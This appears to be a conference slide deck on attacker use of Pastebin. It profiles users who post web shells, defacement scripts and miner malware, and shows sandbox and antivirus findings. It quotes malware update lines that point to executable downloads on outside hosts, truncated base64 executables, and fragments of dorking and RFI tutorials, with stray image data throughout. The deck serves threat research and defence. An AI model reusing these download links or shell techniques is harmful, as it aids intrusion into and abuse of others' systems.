AEhonCynEI2PbGZ17hWE0UqpLBMRv5PyRsqP0dpuy2tFtIgVLSPio0f2bFw0MRSclRFgBBgBRoAR
```

RAW Paste Data

```
data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAA1IAAAEgCAYAAADJKYKfAAAgAE1EQVR4Xuy9e5gc1Xuvulb1jIST3HjakkCAbXqwAQswzBi/4hM0PTyFbGCU0Dc+yfVh5uYmxjysGwzfL/+h+TvYGsUC08m50ZCTnJuThzXEGGQETGOD7Vw/1BiDeMXTgAlCQnT7JA5Imq51v139qureVbV3vbt71fc5QdP7+dtrP357rb0WAn+MACPACDACjAAjwAgwAowAI8AIMAJaCKBwak7MCDACjAAjwAgwAowAI8AIMAKMACMATKRYCBgBRoARYAQYAuaAEWAEGAFGgBHQRICJlCZgnJwRYAQYAUAaAEWAEGAFGgBFgBBgBJlIsA4wAI8AIMAKMACPACDACjAAjwAhoIsBEShMwTs4IMAKMACPACDACjAAjwAgwAowAE6kMy8DmuWphBKAgmkgAEwgwZv03wdtNgAnnPpv2X0ma1Por0q0H02j1Pr34T359n9nGCZuGiPACDACjAAjwAgwAowAI5A4AkykEofcWeE756pFNKBAdcJ0MRCMEVkkSJNgkF1f3Ja5ExFjkQuREqhoGaScgCI/9UQ6Qkio4YEZRiByuHFvPg7f4wAI8AIMAKMACPACDACjMBQIcBEKqHhLsxVC3WhVTJggggMwEK2NQ29RC1b0LT9W8F/tPgY02E7jmchEs0hkJ9JSCoIdATAGYJRkaYYCukV1wNI8AIMAKMACPACDACjEA6CDCRig13oWkyBGkCuAwIim0NU7M+L3LSQ25Ca6ViJ1J21tZCtAaAZQR61AQqnxjJlWqL+VpMcH0xjAAjwAgAowAI8AIMAKMQKIIMJGKC07CXHXCNKCIgJcR0LSfpsdPy+PI359EqhdZggoBlMigR305XInNAiMSPi6GEWAEGAFGgBHIIAJje2fGTqzPrQCQ/F23wjMEq1t+hyZHgpXECmAR1bC0U7+cXSorp0YkQ4oAE6kQA/+uz1enkYwbAEhonCynEI2PbGZ17hWE0UqpLBMRv5PyRsqP0dpuy2tFtIgVLSPio0f2bFw0MRSclRFgBBgBRoAR
```

# Examples: Images! (Hidden Information?)



#RSAC

Secure | <https://pastebin.com/J1Jp1vmQ>

 PASTEBIN [+ new paste](#) trends API tools faq

**Untitled**  A GUEST  NOV 2ND, 2017  70  NEVER  SHARE  TWEET

text 39.07 KB [raw](#) [download](#) [clone](#) [embed](#) [report](#) [print](#)

```
1. data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAADQDAwQDAwQEAwQFBAQFBgoHBgYGBg0JCggKDw0QEAE8NDw4RExgUERIXEg4PFRwVFxkZGxsEBQc
```

**RAW Paste Data**

```
data:image/jpeg;base64,/9j/4AAQSkZJRgABAQEAYABgAAD/2wBDAADQDAwQDAwQEAwQFBAQFBgoHBgYGBg0JCggKDw0QEAE8NDw4RExgUERIXEg4PFRwVFxkZGxsEBQdHx0aHxgaGxr/2wBDAQQFBQYFBgwHBwwaEQ8RGhoaGhoaGhoaGhoaGhoaGhoaGhoaGhoaGhoaGhoaGhoaGhoaGhra/wAARCADIAUADASIAAhEBAxEB/8QAGQABAQEBAQEAAAAAAAAAAAAAwIAAQHQ/8QA0BABAAIBAwMDAwMDAwQCAQUAaGMSIgEyQgATUgQRYiNgigSohQzsjHC0kFD4vAk8mM0UXFzgf/EABsBAAMBAQEBAQAAAAAAAAAAIDBAEABQYH/8QAQxEBAEBCAMFBgUDAgMGBwAAAhIDIgABMKIEE1IRI2Jy8CGCkqKywhQxM9LiBUPyQVFTYwMkJYGRwdFx50jseHx/9oADAMBAIRAxEAPwD5nVagaJr62PbjSVsiscqmuWXGvLd10skijT1Wsfa0tta2Nkfja22vkjbrGKL1Gr7ZMbkr12dypqcjaqrh7eNep7mkQmJJxX0/ppKpxtb7aq3G329fL5y1JW9UpafXzR1Y/eI00uWaaVQ3IokompbI2rTK0pS5aVxiVU2g913YpLVtHpIcoyj91TXJE/4rrKaWQdzMxxx/IpH4rJeNsq45buqm9RXSOUmNE6/TCkMhKqdpPjWvxseillWmotJoonqmSIVfxJir38l+4pbscliUUor4bfLL4sNp0qlQU1VpndcklgJXMJK0qJNyRMkkZKUmlenrEpBpNU2JkR/t7q8kkjxPG321iPuTC0ytx7iViujP2qxxR03L4ip0yo++6ckUibJfuVe05qqpeJ69WEZUmpkiTxj01K01fTxPjjxr/AC6ZT7xe3V8Pi8vhN01k3C69H8MZUDIW8vdHatUVpuUTEExuKqRWC94pmWSv6eRUqdxW0P5bft65HD6iEJ2kRVu7HrIf1PKy8sVty2+W0kkMhTiteQ2SBxPy4rcrZFI2x8uuR09QZAd0cakrxsbF
```



#RSAC

## THREE PEOPLE WALK INTO A BIN

The Scriptkiddie, the “Whitehat”, and the Wildcard

# Examples: Routine Bad Actors - Ribang



- PB user for 4 years. Most active since '17.
- Lots of shells and defacement scripts.
- Part of the IndoXploit team.

Ribang's Pastebin

[GIFT PRO] 4,012 27,272 4 YEARS AGO

NAME / TITLE

Accumulative total unique visitors of all this users pastes

script deface Love M2404 fix	Mar 13th, 17
Open Jurnal System Shell	Feb 18th, 17
PEMANDANGAN INDONESIA	Feb 16th, 17
Script Deface Anonymous Cyber Team	Jan 29th, 17
Dork carding	Jan 25th, 17
Script baru 4 matrix kotak	Jan 24th, 17
script deface love galau fix	Jan 24th, 17
script deface root no thema	Jan 23rd, 17
script galau pemandangan fix	Jan 22nd, 17
matrix anon garoda scurity squad	Jan 22nd, 17
auto like. no token.:D	Apr 13th, 14
Auto Invite Fans Page.:D	Apr 8th, 14
Auto Tag Mention.:D	Mar 29th, 14
script deface matrix hijau fix	Mar 20th, 14
script deface matrix pelangi fix	Mar 2nd, 14
script deface merah putih fix	Feb 28th, 14
Iseng <sup>2</sup> Thema Facebook Photo gue :D	Feb 28th, 14
script MUSLIM CYBER ARMY fix	Feb 28th, 14
script Mr.notfound fix	Feb 28th, 14


# Examples: Routine Bad Actors - Ribang



- PB user for 4 years. Most active since '17.
- Lots of shells and defacement scripts.
- Part of the IndoXploit team.

 brudul shell	Jun 3rd, 17	Never	50
 Belom jadi	Apr 30th, 17	Never	415
 Be7ak shell	Apr 14th, 17	Never	355
 shell 1n73ct10n	Apr 3rd, 17	Never	28
 act-shell.php	Apr 3rd, 17	Never	236
 shell andela	Apr 3rd, 17	Never	721
 shell merica	Apr 3rd, 17	Never	49
 Bypass extensi shell	Apr 3rd, 17	Never	67
 Dork Bypass admin sakti	Apr 3rd, 17	Never	152

# Baby's First Defacer



# Examples: Routine Bad Actors - Ribang



- PB user for 4 years. Notable for:
- Lots of shells and defacements
- Part of the IndoXploit group

PasteBin | https://pastebin.com/rpGZ8msF

08:11 1000 191 PASTEBIN + new paste trends API tools faq

Google Dorker  
RIBANG [GIFT PRO] DEC 12TH, 2017 (EDITED) 60 NEVER

PHP 2.08 KB

```
1. <html>
2. <form method="post">
3. Dork: <input type="text" name="dork" value="indoxploit" size="50"
4. <input type="submit" value="scan">
5. </form>

6. <?php
7. // IndoXploit
8. // Mr. Error 404 - r7cut - tusbel3d - UstadCage_48 - sohai sec
9. k3c0t - jackwild3r - visnu404 - magelang6etar - Falcon-G21 - Rieq
10. class indoxploit {
11.
12.     public function google($dork, $page) {
```

Secure | https://www.facebook.com/indoxploit/

facebook

Email or Phone Password Log In

Forgot account?

IndoXploit (@indoxploit)

Home Posts Videos Photos About Community Events Groups Reviews Create a Page

Like Share Suggest Edits ...

Contact Us Send Message

Computers & Internet Website 4.7 ★★★★☆

Community See All

8,000 people like this 8,153 people follow this

About See All

www.indoxploit.or.id Computers & Internet Website · Community Organization

IndoXploit is with Depok Cyber Security and Reversing.ID. March 1 at 1:14am ·

Scene Demo yang seharusnya di tampilkan pada sesi hack back Cyber Security Marathon. Namun karena ada kendala serta waktu yang sangat mepet. Saya mohon maaf jadi tidak bisa di lanjut.

Fullnya nanti ada di repo githubnya Cyber Security Marathon ya.

\*\*Akun gmail admin di disabled oleh pihak Google. Jadi belum bisa di buat artikel dulu di blog indoxploit\*\* 😞

58 RSAConference2018

# Examples: Routine Good(?) Actors (PELITABANGSA)



- PB user for 1 year.
- “Whitehat” (?) researcher.
- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

PELITABANGSA's Pastebin PRO

REPUBLIC INDONESIA RAYA 2,872 76,296 1 YEAR AGO

NAME / TITLE

Accumulative total unique visitors of all this users pastes

The screenshot shows a Pastebin profile for a user named "PELITABANGSA". The profile includes a small profile picture of a person with blonde hair. Below the name, there are links for "www", "f" (Facebook), and a location pin icon. The user is identified as "REPUBLIC INDONESIA RAYA". The profile has 2,872 pastes and 76,296 unique visitors. A timestamp indicates the data is from "1 YEAR AGO". Below the profile, there are two sections: "NAME / TITLE" and "Accumulative total unique visitors of all this users pastes". The visitor count is highlighted with a red box.

# Examples: Routine Good(?) Actors (PELITABANGSA)



- PB user for 1 year.
- “Whitehat” (?) researcher.
- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

# Examples: Routine Good(?) Actors (PELITABANGSA)



Secure | <https://mrivai89.wordpress.com> Secure | <https://mrivai89.wordpress.com/2017/08/05/penaggulangan-deface/> Secure | <https://mrivai89.wordpress.com/2016/05/20/tutorial-deface/>



Next we discuss what is defacement. It is a technique to hack or attack a web page, while the **Deface** site by changing the index or other files that attacks the site.

Techniques in defacing websites:

Techniques in defacing is do SQL-Injection, CSFR (Cross site file inclusion), RCE (Remote code execution).

Here is how to overcome the problem:

1. if access to your website, contact your web host, report or contact your web host over.
2. If you can access the website, change the password.
3. If you are using an open source CMS or app on the website and upload it to another server, your site is under repair.
4. If you are using a hosting service, check the web and upload it to another server, your site is under repair.
5. Perform analysis and identify all files that hacker / attacker has modified. Use tools commonly used by hackers.
6. Hardening your website, make sure that your website is secure and up-to-date.

www.internetweasel.com/public\_html/options.php ▾  
Restricted. Area ? (66.249.73.205). s is: Apache Server at www.internetweasel.com Port 80. ce e?: Linux gator4173.hostgator.com 3.12.35.1418868451 #1 ...

event-rocket/rsvp-options.php t m s t c a r y u n i v e r s e l i t ...  
<https://github.com/barryhughes/event-rocket/blob/master/rsvp-options.php> ▾  
@var bool \$restricted . \* @var number \$limited . \* @var bool \$show\_attendees . \* @var EventRocket\_RSVPAattendance \$attendance . \*/ defined('ABSPATH') or ...

Area  
www.tabernalavendimia.com/options.php ▾  
Restricted. Area ? (66.249.75.194). s is: Apache Server at www.tabernalavendimia.com Port 80. ce e?: Linux gator3042.hostgator.com 3.12.35.1418868451 #1 ...

Binary options php script coaching - Binary Options | www.net-system.pl  
www.net-system.pl/binary-options-php-script-coaching/ ▾  
Women's basketball coach elite restricted network binary option deductions canada paypal php binary options platforms review trader income cheap options ...

Area  
www.hiracle.net/img/options.php ▾  
Restricted. Area ? (66.249.65.160). s is: Apache Server at www.hiracle.net Port 80. ce e?: Linux gator4171.hostgator.com 3.12.41.77.ELK6\_x86\_64 #1 SMP Fri ...

Posted on May 20, 2016 by Mrival

ok, this time I will share how to deface using a backdoor that has been installed by other hackers.

first input dork:

# Examples: Routine Good(?) Actors (PELITABANGSA)



- PB user for 1 year.
- “Whitehat” (?) researcher.
- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

# Examples: Routine Good(?) Actors (PELITABANGSA)



- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

PELITABANGSA's Pastebin PRO ✉

REPUKLIK INDONESIA RAYA 2,885 77,846 1 YEAR AGO

NAME / TITLE	↓ ADDED	EXPIRE
leaked-b.php	Mar 21st, 18	Never
leaked-admin.php	Mar 21st, 18	Never
leaked-bariss.php	Mar 21st, 18	Never
leaked-wp-style.php	Mar 21st, 18	Never
leaked-sql-new.php	Mar 21st, 18	Never
leaked-best%20config.php	Mar 21st, 18	Never
leaked-cnf.php	Mar 21st, 18	Never
leaked-maronox-greenhat.php	Mar 21st, 18	Never
leaked-k2ll33d-GreenHat.php	Mar 21st, 18	Never
leaked-xploit.php	Mar 21st, 18	Never
leaked-x.php	Mar 21st, 18	Never

RFI-Vulnerable

PELITABANGSA PRO ✉ MAY 17TH, 2017 154 NEVER

text 4.03 KB

1. RFI-Remote File Inclusion. (Easy and short)
- 2.
3. For educational purposes only!
4. Hellow, leetcoder users.
5. First of all what do you need.
- 6.
7. A vulnerable to RFI site.
8. (wil be explained detailed in this tutorial.).
- 9.
10. A shell. (provided in tutorial.)
- 11.
12. This is a very Easy tutorial.
13. It is easy because RFI is easy.
14. But do not get me wrong.
15. finding vulnerables is the hard part!
16. Since this is a mistake not alot off people make not man sites are vuln to it.
- 17.
18. But why do all the trouble using sql, xss, lfi, csrf, ssi,..

# This isn't responsible disclosure at all! D:



- Uses PB to disclose shells, defacement scripts, teach techniques, and maybe also apologize for hacking people.

for people who the website is hacked by me

PELITABANGSA PRO MAY 2ND, 2017 (EDITED) 49 NEVER

f SHARE  
t TWEET

text 0.86 KB

raw download clone embed report print

```
1. for people who the website is hacked by me.  
2.  
3. untuk orang yang situsnya saya hack.  
4.  
5. that's mean your website is not safe anymore for you or for you visitor because your website infected malware or virus.  
6.  
7. itu berarti situs anda tidak aman lagi bagi anda ataupun orang lain (pengunjung) karena telah terinfeksi virus atau malware.  
8.  
9. I'm sorry if I must mass defacement your site, that's needed for your goodness, there is nothing important information leaked by me. except another hacker information and spam tool found in your site.  
10.  
11. Saya minta maaf jika saya harus melakukan deface massal terhadap situs Anda, itu diperlukan untuk kebaikan Anda, tidak ada informasi penting yang bocor oleh saya. Kecuali informasi hacker dan alat spam lain yang ditemukan di situs Anda.  
12.  
13. once again I'm sorry.  
14. thank's  
15.  
16. PELITABANGSA .CA  
17. [ INDONESIA CYBER ATTACK AND MALWARE ANALYST ].
```

# Examples: Routine Bad Actors (Breaker9691)



- PB user for 3 years.
- History of questionable pastes.
- May have deleted prior malicious submissions.

---

 **Breaker9691's Pastebin** PRO 

 **1,427,988**  **215,675**  **3 YEARS AGO**

**NAME / TITLE** **Number of times this Pastebin page has been viewed**

# Examples: Routine Bad Actors (Breaker9691)



- PB user for 3 years.
- History of questionable pastes.
- May have deleted prior malicious submissions.

# Examples: Routine Bad Actors (Breaker9691)



- History of questionable pastes.

**PASTEBIN** + new paste trends API tools faq search...

Master Cracker Proxy 2  
BREAKER9691 PRO APR 4TH, 2015 (EDITED) 11,075 NEVER

text 0.06 KB

1. 1.0.0.0-http://74.208.145.26:8088/Razer Proxy Master 2.exe

## RAW Paste Data

1.0.0.0-http://74.208.145.26:8088/Razer Proxy Master 2.exe

**PASTEBIN** + new paste trends API tools faq search...

Razer Proxy Master  
BREAKER9691 PRO MAR 20TH, 2015 (EDITED) 11,420 NEVER

text 0.05 KB

1. 1.0.0.1-http://hackcom.net/Master Cracker Proxy tool.exe

## RAW Paste Data

1.0.0.1-http://hackcom.net/Master Cracker Proxy tool.exe

**PASTEBIN** + new paste trends API tools faq search...

Stresser ELiTE Update  
BREAKER9691 PRO OCT 12TH, 2014 (EDITED) 10,752 NEVER

text 0.03 KB

1. 1.0.0.3-http://112.78.7.29/se.exe

## RAW Paste Data

1.0.0.3-http://112.78.7.29/se.exe

**PASTEBIN** + new paste trends API tools faq search...

RDU Mark II Update Version  
BREAKER9691 PRO JUL 6TH, 2015 (EDITED) 11,439 NEVER

text 0.01 KB

1. 1.0.0.7-false

## RAW Paste Data

1.0.0.7-false

# Examples: Routine Bad Actors (Breaker9691)



Secure | <https://pastebin.com/bNZmfZ6B>

## PASTEBIN

+ new paste trends API tools faq search...

amd.txt

BREAKER9691 PRO DEC 23RD, 2017 2,876 NEVER

text 871.34 KB

**raw** download clone embed report print

1. TVqQAMAAAAEAAA//8AALgAAAAAAAAAAAAQAAAAAA<...>AKAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCE

**SHARE** **TWEET**

**RAW Paste Data**

```
TVqQAMAAAAEAAA//8AALgAAAAAAAAAAAAQAAAAAA<...>AKAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCE
GNhbm5vdCBiZSBYdW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAABI+90mDJqzdQyas3UMmrN1f/iwdB6as3V/+LZ0vJqzdX/4t3QUmrN1kjpo<...>
qzddX4tnR0mrN11fi3dCqas3UrXHh1DpqzdX/4snQAmrN1DJqydQebs3Uu+rJ0D5qzdcf5u3QkmrN1x/m3dAqas3XH+bZ0LZqzdcf5THUNmrN1DjokdQ2as3X
H+bF0DZqdVJpY2gMmrN1AAAAAAABQRQAATAEFAM4J+lKAAAAAAA0AAAqELAQ4LAIAADKAwAAAAAARoYEAAAQAAAoAYAA<...>AqAA
AAAAAAAGAAAAAAACQcgAABAAAAAAAAMQIEAABAAA<...>ABAAA<...>AAAAAIQ5CQCMAAAAA0AJAnhAAAAAA<...>AAAAA
AAAAADAKAbxTAABA+wgAHAAAAAAA<...>AAAD4+wgAGAAAAGD7CABA<...>AoAYAQAMAAAAAAA<...>AAAAAAC
50ZXh0AAAIIoAGAAAQAAA<...>ggYAAQAMAAAAAAAACAAAGAu<...>cmRhdGEAAFCrAgAoAYAKwCACGBgAAAAAAA<...>ABAA<...>BALmRh<...>dGEAAABQhgAA
AAFAJJAAbuAAAAMgkAAAAAAA<...>QAAwC5yc3JjAAAA2EAAAAdgCQAAQgAAKAJAAAAAAAEEAAE<...>cmVs<...>bMAABxTA  
AAA<...>MoAAFQAAAdi
CQAAAAAAA<...>BAA<...>ABC
```



&lt; Samples

## Metadata

Indicators

Network

TCP/IP Streams

Processes

Artifacts

File Activity

## Metadata

95

Threat Score

Sample ID 752e0b76638543bf8dae7089824c9231  
 Submitted By pcoxford  
 OS Windows 7 64-bit  
 Started 12/23/17 1:30 pm  
 Ended 12/23/17 1:36 pm  
 Duration 0:06:33  
 Sandbox mtv-work-086 (pilot-d)  
 Playbook Random Cursor Movement  
 Network Exit  
 Localization

Filename bNZmfZ6B.exe  
 Magic Type PE32 executable (console) Intel 80386, for MS Windows  
 Analyzed As exe  
 SHA-256 e6d96e5d373e013e763763034ce5fc4b478ddc7fdf61f738626281f864c3b5  
 SHA-1 13a5848c833bd4dc3a84d4a74feac8755f406340  
 MD5 9b61f52553747b9c301c77aa1dd1e846  
 Tags

## Warnings



DLL Not Found

## Behavioral Indicators

Search

	Title	Categories	Tags	Hits	Score
-	Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact ID SHA256

Detections

Artifact 4	e6d96e5d373e013e763763034ce5fc4b478ddc7fdf61f738626281f864c3b5 3d	Reversing Labs "Win32.PUA.Bitminer"
------------	--	-------------------------------------

# Examples: Routine Bad Actors (Breaker9691)



For this tutorial we will use xmr-stak.

After we went through the initial setup, we should be ready to mine. One thing to do is to try and tweak the **amd.txt settings** that xmr-stak created for us, to get the highest possible hash rate.

```
amd - Notepad
File Edit Format View Help
/*
 * GPU configuration. You should play around with intensity and worksize as the fastest settings will vary.
 *   index      - GPU index number usually starts from 0
 *   intensity   - Number of parallel GPU threads (nothing to do with CPU threads)
 *   worksize    - Number of local GPU threads (nothing to do with CPU threads)
 * affine_to_cpu - This will affine the thread to a CPU. This can make a GPU miner play along nicer with a CPU miner.
 * strided_index - switch memory pattern used for the scratch pad memory
 *   true        = use 16byte contiguous memory per thread, the next memory block has offset of intensity blocks
 *   false       = use a contiguous block of memory per thread
 * "gpu_threads_conf" :
 * [
 *   { "index" : 0, "intensity" : 1000, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
 * ],
 */
"gpu_threads_conf" : [
  { "index" : 0, "intensity" : 1900, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
  { "index" : 0, "intensity" : 1900, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
  { "index" : 1, "intensity" : 1900, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
  { "index" : 1, "intensity" : 1900, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
  { "index" : 2, "intensity" : 1900, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
  { "index" : 2, "intensity" : 1900, "worksize" : 8, "affine_to_cpu" : false, "strided_index" : true },
],
/*
 * Platform index. This will be 0 unless you have different OpenCL platform - eg. AMD and Intel.
 */
"platform_index" : 0,
```



# Examples: Routine Bad Actors (Breaker9691)



- PB user for 3 years.
- History of questionable pastes.
- May have deleted prior malicious submissions.

# Examples: Routine Bad Actors (Breaker9691)



Secure | <https://pastebin.com/bVCFc6dY>

\* db.getCollection('pastemetadata').find({'

FC Box 127.0.0.1:50568 fc

db.getCollection('pastemetadata').find({'user': 'breaker9691'})

pastemetadata 0.264 sec.

_id	date	syntax	size	expire	user	key	encodingtype	
1	ObjectId(...)	1514053...	text	1359192	0	breaker9691	ny57Q1gF	base64
2	ObjectId(...)	1514053...	text	892248	0	breaker9691	bNZmfZ6B	base64
3	ObjectId(...)	1514053...	text	7588524	0	breaker9691	bVCFc6dY	base64
4	ObjectId(...)	15141316...	text	6996652	0	breaker9691	ftLZpX13	base64
5	ObjectId(...)	1514143...	text	2742956	0	breaker9691	RVSWncix	base64

&lt; Samples

## Metadata

Indicators

Network

TCP/IP Streams

Processes

Artifacts

File Activity

## Metadata

95

Threat Score

Sample ID	ad6c3478646f8a01575df8bb74cec8ff
Submitted By	pcolford
OS	Windows 7 64-bit
Started	12/23/17 1:10 pm
Ended	12/23/17 1:16 pm
Duration	0:06:34
Sandbox	mtv-work-045 (pilot-d)
Playbook	Random Cursor Movement
Network Exit Loca...	

Filename	bVCFc6dY.exe
Magic Type	PE32+ executable (console) x86-64, for MS Windows
Analyzed As	exe
SHA-256	<a href="#">3000f6d35020858d3fc157383bb2f482a02...</a>
SHA-1	<a href="#">ba797811f4c8e98e00b1a2e55673dac7b15cba39...</a>
MD5	<a href="#">253e5423dd1d86a25c3aad9dacacc1b5...</a>
Tags	<a href="#">+</a>

## Behavioral Indicators

Search

Title	Categories	Tags	Hits	Score
- Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact 2

3000f6d35020858d3fc157383bb2f482a0253ac64d8c8

AVG: "Win64:Trojan-gen"

4c6909be25db0a84444

Ad-Aware: "Application.BitCoinMiner.WV"  
AhnLab-V3: "Trojan/Win64.CoinMiner.C2265021"  
Antiy-AVL: "RiskWare[RiskTool]/Win32.BitCoinMiner"  
Avast: "Win64:Trojan-gen"

CAT-QuickHeal: "Risktool.Bitcoinminer"

Comodo: "ApplicUnwnt"

Cyren: "W64/Trojan.ZPN.I-1160"

## &lt; Samples

- Metadata
- Indicators
- Network
- TCP/IP Streams
- Processes
- Artifacts
- File Activity

## Metadata

2

Threat

SHA256: 36c1570aaa016ca75132477cab92902c5ef084c4f549d52636a4b069c751cc56

File name: xmrig-nvidia.exe

Detection ratio: 24 / 68

Analysis date: 2018-01-15 21:04:10 UTC (2 months, 2 weeks ago)



x86-64, for MS Windows

36c1570aaa016ca... ↗

502ac2ae1af14f5e050 ↗

f317c80127 ↗

Analysis

File detail


Additional information

Comments 0

Votes

## Behavior

Antivirus	Result	Update
Avast	Win64:Malware-gen	20180115
AVG	Win64:Malware-gen	20180115
CAT-QuickHeal	Trojan.IGENERIC	20180115
CrowdStrike Falcon (ML)	malicious_confidence_70% (W)	20171016
DrWeb	Tool.BtcMine.1195	20180115
ESET-NOD32	a variant of Win64/Packed.Themida.X	20180115
Fortinet	W32/Bitcoin_Miner!tr	20180115
GData	Win64.Trojan.Agent.1XVRDZ	20180115
Ikarus	Trojan.Win64.Themida	20180115
Jiangmin	RiskTool.BitCoinMiner.goj	20180115
K7AntiVirus	Trojan ( 0051f0cf1 )	20180115
K7GW	Trojan ( 0051f0cf1 )	20180115
Kaspersky	not-a-virus:RiskTool.Win32.BitCoinMiner.ipca	20180115
Malwarebytes	RiskWare.BitCoinMiner	20180115



&lt; Samples

## Metadata

Indicators

Network

TCP/IP Streams

Processes

Artifacts

File Activity

## Metadata

95

Threat Score

Sample ID	3cccd4b84091a7373d0ae39db01a6b45
Submitted By	pcolford
OS	Windows 7 64-bit
Started	12/24/17 2:16 pm
Ended	12/24/17 2:23 pm
Duration	0:06:34
Sandbox	car-work-007 (pilot-d)
Playbook	Random Cursor Movement
Network Exit Loca...	

Filename	RVSWncix.exe
Magic Type	PE32 executable (console) Intel 80386, for MS Windows
Analyzed As	exe
SHA-256	<a href="#">748152b716b6751aa613af143d1a2242a88bcc9b8c98</a>
SHA-1	<a href="#">40121dbf4b4278c427f46b3f4619319c340527a7</a>
MD5	<a href="#">53bca298f893804782360779d021da7f</a>
Tags	<a href="#">+</a>

## Behavioral Indicators

Search

Title	Categories	Tags	Hits	Score
- Artifact Flagged Malicious by Antivirus Service	forensics	file, antivirus	4	95

An antivirus service flagged an artifact as malicious. When using antivirus software, relying on a single engine is susceptible to false-positives. Online services, such as VirusTotal and Reversing Labs, use multiple antivirus engines to scan a file and the scan results of all engines are taken together to make a more accurate determination. One or more of these services have indicated that the file is malicious with a high degree of confidence. The results of individual antivirus engine scans are displayed, if available.

Artifact 4

748152b716b6751aa613af143d1a2242a88bcc9b8c98  
2d08b8554d9f2216d265

ALYac: "Gen:Variant.Symmi.79205"  
AVG: "Win32:Evo-gen [Susp]"  
Ad-Aware: "Gen:Variant.Symmi.79205"  
AhnLab-V3: "Downloader/Win32.Upatre.C2109614"  
Arcabit: "Trojan.Symmi.D13565"  
Avast: "Win32:Evo-gen [Susp]"  
BitDefender: "Gen:Variant.Symmi.79205"  
Bkav: "W32.HfsAutoB.759A"  
CrowdStrike: "malicious\_confidence\_90% (D)"  
Cylance: "Unsafe"

# “Apply” Slide



- There is a ton of malicious stuff on Pastebin that you may not be aware of, either as a security professional or as a corporate entity. Start scraping it! Find the malware before it finds you!
- Pastebin is still regularly used by malicious actors for different kinds of things. Just because it's ancient in internet terms doesn't mean it's ignorable.
- Consider blocking Pastebin if you have no need for it. As a vector for attacks and misleading information, it can quickly become a security concern.
- Malicious actors will keep adapting. It's important to review information from peers in the security community to adapt your defenses as well. ASCII detection was added in large part thanks to @ScumBots



# Sources:

1. <https://twitter.com/pastebin/status/541912187283861504>
2. <https://blog.sucuri.net/2015/01/website-backdoors-leverage-the-pastebin-service.html>

About Me!

Twitter: @kaoticrequiem

email: pcolford@cisco.com or patrick@opendns.com

About FC:

<https://github.com/kaoticrequiem/fiercecroissant/>